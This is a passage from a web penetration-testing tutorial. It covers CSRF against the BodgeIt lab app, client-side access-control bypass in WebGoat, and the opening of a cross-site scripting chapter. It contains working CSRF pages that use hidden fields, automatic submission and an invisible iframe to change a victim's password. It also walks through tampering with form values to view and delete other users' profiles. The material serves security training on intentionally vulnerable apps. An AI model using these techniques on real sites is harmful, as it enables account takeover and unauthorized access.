
5. Click on submit and you'll be redirected to the user's profile page. It'll tell you that the password was successfully updated.
6. Although this proves the point, an external site (or a local HTML page as in this case) can execute a password change request on the application. It's still unlikely that a user will click on the **Submit** button. We can automate that and hide the input fields so that the malicious content is hidden. Let's make a new page based on the previous one; we'll call it `csrf-change-password-scripted.html`:

```
<html>
<script>
function submit_form()
{
 document.getElementById('form1').submit();
}
</script>
<body onload="submit_form()">
<h1>A completely harmless page</h1>
```

```
You can trust this page.
Nothing bad is going to happen to you or your BodgeIt account.
<form id="form1" action="http://192.168.56.11/bodgeit/password.jsp"
method="POST">
<input name="password1" value="csrfpassword1" type="hidden">
<input name="password2" value="csrfpassword1" type="hidden">
</form>
</body>
</html>
```

This time, the form has an ID parameter and there is a script in the page that will submit its content when the page is loaded completely.

7. If we load this page in the same browser where we have a BodgeIt session initiated, it will automatically send the request and the user's profile page will show after that. In the following screenshot, we used the browser's **Debugger** to set a breakpoint just before the request is made:


file:///root/webpentest/c4/csrf-change-password-scripted.html
A completely harmless page
You can trust this page. Nothing bad is going to happen to you or your BodgeIt account.
Inspec... Cons... Debug... Style Edi... Perform... Mem... Netw... Stora... D...
onload csrf-c...d.html:1
submit_form csrf-c...d.html:5
Search
Sources
Call S
file://
...scripted.html
5 document.get...
moz-extension:...
inject.js
moz-extension:...
common.js
content.js


```
<html>
<script>
function submit_form()
{
  document.getElementById('form1').submit();
}
</script>
<body onload="submit_form()">
<h1>A completely harmless page</h1>
You can trust this page.
Nothing bad is going to happen to you or your BodgeIt account.
<form id="form1" action="http://192.168.56.11/bodgeit/password.jsp" method="POST">
<input name="password1" value="csrfpassword1" type="hidden">
<input name="password2" value="csrfpassword1" type="hidden">
</form>
</body>
</html>
```

8. This last attempt looks better from an attacker's perspective; we only need the victim to load the page and the request will be sent automatically, but then the victim will see the **Your password has been changed** message and that will surely raise an alert.
9. We can further improve the attacking page by making it load the response in an invisible frame inside the same page. There are many ways of doing this; a quick and dirty one is to set a size `0` for the frame. Our file would look like this:

```
<html>
<script>
function submit_form()
{
 document.getElementById('form1').submit();
}
</script>
<body onload="submit_form()">
<h1>A completely harmless page</h1>
You can trust this page.
Nothing bad is going to happen to you or your BodgeIt account.
<form id="form1" action="http://192.168.56.11/bodgeit/password.jsp"
method="POST" target="target_frame">
<input name="password1" value="csrfpassword1" type="hidden">
<input name="password2" value="csrfpassword1" type="hidden">
</form>
<iframe name="target_frame" height="0%" witdht="0%">
</iframe>
</body>
</html>
```

Notice how the target property of the form is the `iframe` defined just below it, and that such frame has `0%` `height` and `width`.

10. Load the new page in the browser where the session is initiated. This screenshot shows how the page looks when being inspected with the browser's **Developer Tools**:



file:///root/webpentest/c4/csrf-change-password-scripted-frame.html


A completely harmless page

You can trust this page. Nothing bad is going to happen to you or your BodgeIt

```
<html>
  <head>
    <script>
      function submit_form() { document.getElementById('form1').submit(); }
    </script>
  </head>
  <body onload="submit_form()">
    <h1>A completely harmless page</h1>
    You can trust this page. Nothing bad is going to happen to you or your BodgeIt account.
    <form id="form1" action="http://192.168.56.11/bodgeit/password.jsp" method="POST"
    target="target_frame">
      <input name="password1" value="csrfpassword1" type="hidden">
      <input name="password2" value="csrfpassword1" type="hidden">
    </form>
    <iframe name="target_frame" witdht="0%" height="0%">
      #document
        <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2//EN">
        <html>
          <head>
            <title>The BodgeIt Store</title>
            <link href="style.css" rel="stylesheet" type="text/css">
            <script type="text/javascript" src="./js/util.js"></script>
```

Notice that the `iframe` object is only a black line in the page and, in the `Inspector`, we can see that it contains the BodgeIt user's profile page.

11. If we analyze the network communications undertaken by our CSRF page, we can see that it actually makes requests to change the BodgeIt password:


file:///root/webpentest/c4/csrf-change-password-scripted-frame.html

A completely harmless page

You can trust this page. Nothing bad is going to happen to you or your BodgeIt account.

4 requests, 8.40 KB, 1.75 s

Status	Method	File	Domain
200	POST	password.jsp	192.168.56.11
304	GET	util.js	192.168.56.11
200	POST	password.jsp	192.168.56.11
200	GET	util.js	192.168.56.11

Request URL: http://192.168.56.11/bodgeit/password.jsp
Request method: POST
Remote address: 127.0.0.1:8080
Status code: 200 OK
Version: HTTP/1.1

Response headers (0.188 KB)
Connection: "close"
Content-Length: "2487"

How it works...

When we send a request from a browser and already have a cookie belonging to the target domain stored, the browser will attach the cookie to the request before it is sent; this is what makes cookies so convenient as session identifiers, but this characteristic of how HTTP works is also what makes it vulnerable to an attack like the one we saw in this recipe.

When we load a page in the same browser where we have an active session in an application, even if it's a different tab or window, and this page makes a request to the domain where the session is initiated, the browser will automatically attach the session cookie to that request. If the server doesn't verify that the requests it receives actually originated from within the application, usually by adding a parameter containing a unique token that changes with every request or on every occasion, it allows a malicious site to make calls on behalf of legitimate, active users that visit this malicious site while authenticated to the target domain.

In a web application penetration test, the first code we used, the one with the two text fields and the **Submit** button, may be enough to demonstrate the presence of a security flaw. However, if the penetration testing of the application is part of another engagement, such as a social engineering or red team exercise, some extra effort will be required to prevent the victim user from suspecting that something is happening. In this recipe, we used JavaScript to automate the sending of the request by setting the `onload` event in the page and executing the form's submit method in the event handler function. We also used a hidden `iframe` to load the response of the password change, so, the victim never sees the message that his/her password has changed.

See also

Applications often use web services to perform certain tasks or retrieve information from the server without changing or reloading pages; these requests are made via JavaScript (they will add the header `X-Requested-With: XMLHttpRequest`) and usually in JSON or XML formats, with a `Content-Type` header with the value `application/json` or `application/xml`. When this happens, and we try to make a cross-site/domain request, the browser will perform what is called a **preflight check**, which means that before the intended request, the browser will send an `OPTIONS` request to verify what methods and content types the server allows being requested from cross origins (domains other than the one the application belongs to).

The preflight check can interrupt a CSRF attack as the browser won't send the malicious request if the server doesn't allow cross-origin requests. However, this protection only works when the request is made via scripting, and not when it is made via a form. So, if we can convert the JSON or XML request to a regular HTML form, we can make a CSRF attack. If this is not possible, because the server only allows certain content types, for example, then our only chance for a successful CSRF is if the server's **Cross Origin Resource Sharing** (**CORS**) policy allows requests from our attacking domain, so check for the `Access-Control-Allow-Origin` header in the server's responses.

5
Cross-Site Scripting and Client-Side Attacks

In this chapter, we will cover:

- Bypassing client-side controls using the browser
- Identifying Cross-Site Scripting vulnerabilities
- Obtaining session cookies through XSS
- Exploiting DOM XSS
- Man-in-the-Browser attack with XSS and BeEF
- Extracting information from web storage
- Testing WebSockets with ZAP
- Using XSS and Metasploit to get a remote shell

Introduction

The main difference between web applications and other types of application is that web applications don't have software or a user interface installed on the client, so the browser plays the role of client on the user's device.

In this chapter, we will focus on vulnerabilities that take advantage of the fact that the browser is a code interpreter that reads HTML and scripting code, and displays the result to users, as well as allowing them to interact with the server via HTTP requests and more recently WebSockets, an addition to the latest version of the HTML language, HTML5.

Bypassing client-side controls using the browser


Processing in web applications happens both on the server side and the client side. The latter is often used to do things related to how information is presented to the user; also, input validation and some authorization tasks are performed client-side. When these validation and authorization checks are not reinforced by a similar server-side process, we may face a security problem, as client-side information and processing is easily manipulable by users.

In this recipe, we will see a couple of situations where a malicious user can take advantage of client-side controls that are not backed up by server-side counterparts.

How to do it...

Let's look at a practical example using WebGoat:


1. Log in to WebGoat and go to **Access Control Flaws** | **LAB Role Based Access Control** | **Stage 1: Bypass Business Layer Access Control**:



Stage 1
Stage 1: Bypass Presentational Layer Access Control.
As regular employee 'Tom', exploit weak access control to use the Delete function from the Staff List page. Verify that Tom's profile can be deleted. The passwords for users are their given names in lowercase (e.g. the password for Tom Cat is "tom").


Larry Stooge (employee)
Password

3. Use Tomcat's credentials (`Tom:tom`) to log in and enable Firefox's **Developer Tools** (*F12*).
4. Let's inspect the list of employees. We can see that the only element, `Tom Cat (employee)`, is an option HTML tag with the value `105`:



```
<form id="form1" name="form1" method="post" action="attack?Screen=65&menu=200">
  <table cellpadding="3" width="60%" border="0">
    <tbody>
      <tr>
        <td>
          <label>
            <select name="employee_id" size="11">
              <option selected="" value="105">Tom Cat (employee)</option>
            </select>
          </label>
        </td>
        <td>
          <input name="action" value="SearchStaff" type="submit">
          <br>
          <input name="action" value="ViewProfile" type="submit">
          <br>
```

4. Go to the **Network** tab in **Developer Tools** and click on **ViewProfile**. Notice how the request has a parameter called `employee_id` and its value is `105`:


192.168.56.11/WebGoat/attack?Screen=65&menu=200

Stage 4: Add Data Layer Access Control
Remote Admin Access
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration

First Name:	Tom	Last Name:	Cat
Street:	2211 HyperThread Rd.	City/State:	New York, NY
Phone:	443-599-0762	Start Date:	1011999
SSN:	792-14-6364	Salary:	80000
Credit Card:	5481360857968521	Credit Card Limit:	30000
Comments:	Co-Owner.		
Disciplinary Explanation:		Disc. Dates:	0
NA			
Manager:	106		

Inspector | Console | Debugger | Style Edi... | Performa... | Memory | Network | Storage

All | HTML | CSS | JS | XHR | Fonts | Images | Media | Flash | WS | Other — 33 requests, 265.04 KB, 6.23 s


Status	Method	File	Domain
200	POST	attack?Screen=65&menu=200	192.168.56.11
304	GET	webgoat.css	192.168.56.11
304	GET	lesson.css	192.168.56.11
304	GET	menu.css	192.168.56.11
304	GET	layers.css	192.168.56.11
304	GET	javascript.js	192.168.56.11
304	GET	menu_system.js	192.168.56.11

Headers | Cookies | Params

Filter request parameters
Query string
Screen: "65"
menu: "200"
Form data
employee_id: "105"
action: "ViewProfile"

5. Click on **ListStaff** to go back to the list.
6. Change to the **Inspector** tab in **Developer Tools**.
7. Double-click on the value (`105`) of the `option` tag and change it to `101`. We want to see whether it is possible to look at other users' information by changing this parameter.


8. Click on **ViewProfile** again:



First Name:	Larry	Last Name:	Stooge
Street:	9175 Guilford Rd	City/State:	New York, NY
Phone:	443-689-0192	Start Date:	1012000
SSN:	386-09-5451	Salary:	55000
Credit Card:	2578546969853547	Credit Card Limit:	5000
Comments:	Does not work well with others		
Disciplinary Explanation:		Disc. Dates:	10106
Constantly harassing coworkers			
Manager:	102		


9. Now, the task in WebGoat is to delete Tom's profile using his own account, so let's try that. Click on **ListStaff** to go back to the list.
10. Now, inspect the **ViewProfile** button.

11. Notice how its name is `action` and its value is **ViewProfile**; change the value to **DeleteProfile**:



```
<td>
  <input name="action" value="SearchStaff" type="submit">
  <br>
  <input name="action" value="DeleteProfile" type="submit">
  <br>
  <br>
```

12. The text in the button will change. Click **DeleteProfile** and this stage will be completed:


Using an Access Control Matrix
Bypass a Path Based Access Control Scheme
LAB: Role Based Access Control
Stage 1: Bypass Business Layer Access Control
Stage 2: Add Business Layer Access Control

Stage 2
Stage 2: Add Business Layer Access Control.

THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT

Implement a fix to deny unauthorized access to the Delete function. To do this, you will have to alter the WebGoat code. Once you have done this, repeat stage 1 and verify that access to DeleteProfile functionality is properly denied.

* You have completed Stage 1: Bypass Business Layer Access Control.
* Welcome to Stage 2: Add Business Layer Access Control

How it works...

In this recipe, we first noticed that the employee IDs are given to the client as values in a list and sent to the server as request parameters, so we tried and changed the `employee_id` parameter to get information from an employee we shouldn't have access to.

After that, we noticed, by checking the **Inspector**, that all buttons have the same name, `action`, and their values are the action to be taken when pressed. This can be confirmed by checking the requests in the **Network** tab of the **Developer Tools**. So, if we have actions such as `SearchStaff`, `ViewProfile`, and `ListStaff`, maybe `DeleteProfile` would do the thing the challenge asks for. After we changed the `ViewProfile` button's value and clicked on it, we verified our assumption was correct, and we can delete any user (or perform any action) in this application by manipulating the values of the HTML elements with the tools any web browser includes.

See also

Mutillidae II, also included in OWASP BWA, has a very interesting challenge for client-side control bypasses. It's recommended the reader tries it.

Identifying Cross-Site Scripting vulnerabilities

Cross-Site Scripting (**XSS**) is one of the most common vulnerabilities in web applications; in fact, it is considered third in the OWASP Top 10 from 2013 (`https://www.owasp.org/index.php/Top_10_2013-Top_10`).

